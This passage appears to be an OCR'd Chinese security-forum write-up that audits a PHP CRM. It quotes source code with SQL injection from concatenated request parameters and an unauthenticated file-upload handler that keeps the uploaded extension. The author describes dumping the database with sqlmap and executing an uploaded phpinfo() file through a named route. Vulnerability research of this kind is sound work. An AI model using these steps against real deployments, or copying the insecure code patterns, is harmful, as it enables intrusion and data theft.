
成功。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-7a7770e4c713e0f030ffde53258e844b48a3030f.png)

(V1、V2)SQL 注入漏洞（同一个数据库抽象类）

整个 cms, SQL 语句和参数几乎都是用字符串拼接的. 而且是拿到参数后直接拼接. 没有任何验证消毒等操作。




```
88    public function cst_dict_select(){
89        $type  = $this->_REQUEST( filed: "type");
90        $sql    ="select id,name from cst_dict where type='$type' order by sort asc;";
91        $list   =$this->C($this->cacheDir)->findAll($sql);
92        echo json_encode($list);
93    }
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-bc00acaa278e3d5893f6a8cd794af1e59850046f.png)

跟进 `Framk/Datab ase.class.php->Datab ase->findAll()` 方法, 使用了 `PDO` ， 但同样都没有过滤直接将拼接好的 SQL 语句去执行,

```php
function __construct() {

    //$this->db = _instance($GLOBALS['DB']['DBtype'],'',1);

    $host = $GLOBALS[ 'DB' ][ 'DBhost' ];
    $name = $GLOBALS[ 'DB' ][ 'DBname' ];
    $port = $GLOBALS[ 'DB' ][ 'DBport' ];
    $user = $GLOBALS[ 'DB' ][ 'DBuser' ];
    $pwd = $GLOBALS[ 'DB' ][ 'DBpsw' ];
    $this->db = new PDO( dsn: "mysql:host={$host};dbname={$name}", username: "{$user}", password: "{$pwd}" );
    $this->db->query( statement: "SET NAMES 'UTF8'" );
    $this->db->query( statement: "SET TIME_ZONE = '+8:00'" );

}
/*
查询结果集并转换为二维数组
*/
public

function findAll( $sql ) {
    $result = $this->db->query( $sql );
    if ( $result ) {
        $data = $result->fetchAll( mode: PDO::FETCH_ASSOC );
    } else {
        _error( errorKey: 'queryError', detail: '数据表不存在 或SQL语法错误:' . $sql, exit: true );
    }
    return $data;
}
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-cb3d7e57c077afb7380ab1d87f0dd9966a963c4e.png)



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-1dbe985f201a7e4f1e18b653f3b09cbdc92fed65.png)
直接就可以用 sqlmap 打穿. 密码还是明文存储的。

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-aea016ffbc9e06d17f38670f9e8a46a350461823.png)

（V1、V2）未授权访问任意文件上传漏洞（同一个基类）·


全局搜索 `move_uploaded_file` 发现了，`Crm/Action/Upload.class.php->Upload->upload_img_save()` . 他分离了文件名和后缀名并没有验证. 而是重新生成文件名后拼接原本的文件后缀. 121 行的 `$pictype` 也没有进行验证。

```
113     public function upload_img_save(){
114         if(empty($_FILES)){
115             $smarty = $this->setSmarty();
116             $smarty->display('upload/iframe.html');
117         }else{
118             $files    = $_FILES["filename"];
119             $picname = $files['name'];
120             $picsize = $files['size'];
121             $pictype = $files['type'];
122             if ($picname != "") {
123                 if ($picsize > 1024000000000) {
124                     echo '图片大小不能超过1M';
125                     exit;
126                 }
127                 $type = strstr($picname, needle: '.');
128                 $rand = rand(100, 999);
129                 $pics = date( format: "YmdHis") . $rand . $type;
130                 //上传路径
131                 $pic_path = $this->upload_images_path();
132                 $pic_path = $pic_path.$pics;
133                 move_uploaded_file($files['tmp_name'], $pic_path);
134             }
135             $size = round( num: $picsize/1024, precision: 2);
136             $arr = array(
137                 'name'=>$picname,
```

```
            'pic'⇒$pics,
            'size'⇒$size,
            'path'⇒str_replace( search: ROOT, replace: APP_HTTP,$pic_path),
            'spath'⇒str_replace( search: CACHE, replace: "",$pic_path),
        );
        echo json_encode($arr);
    }
}
```


(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-723bd2cd842a9f20f4157ae50a54ec58a1f14cb9.png)

根据他的路由习惯, 直接访问 `/index.php/Upload/upload_img_save/` , 直接为我们写好了 html




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-187cef4489f0a5112dc4c506765f8f7f0a2f2ed2.png)

上传个 `phpinfo()` , 试一下. 上传成功后路径有回显



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-64e4eadf999a6037a4e7ff69bbb7a2ec25f79649.png)

成功解析



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-60ac7bf256787f92c6c83698af95fedb5821d8ce.png)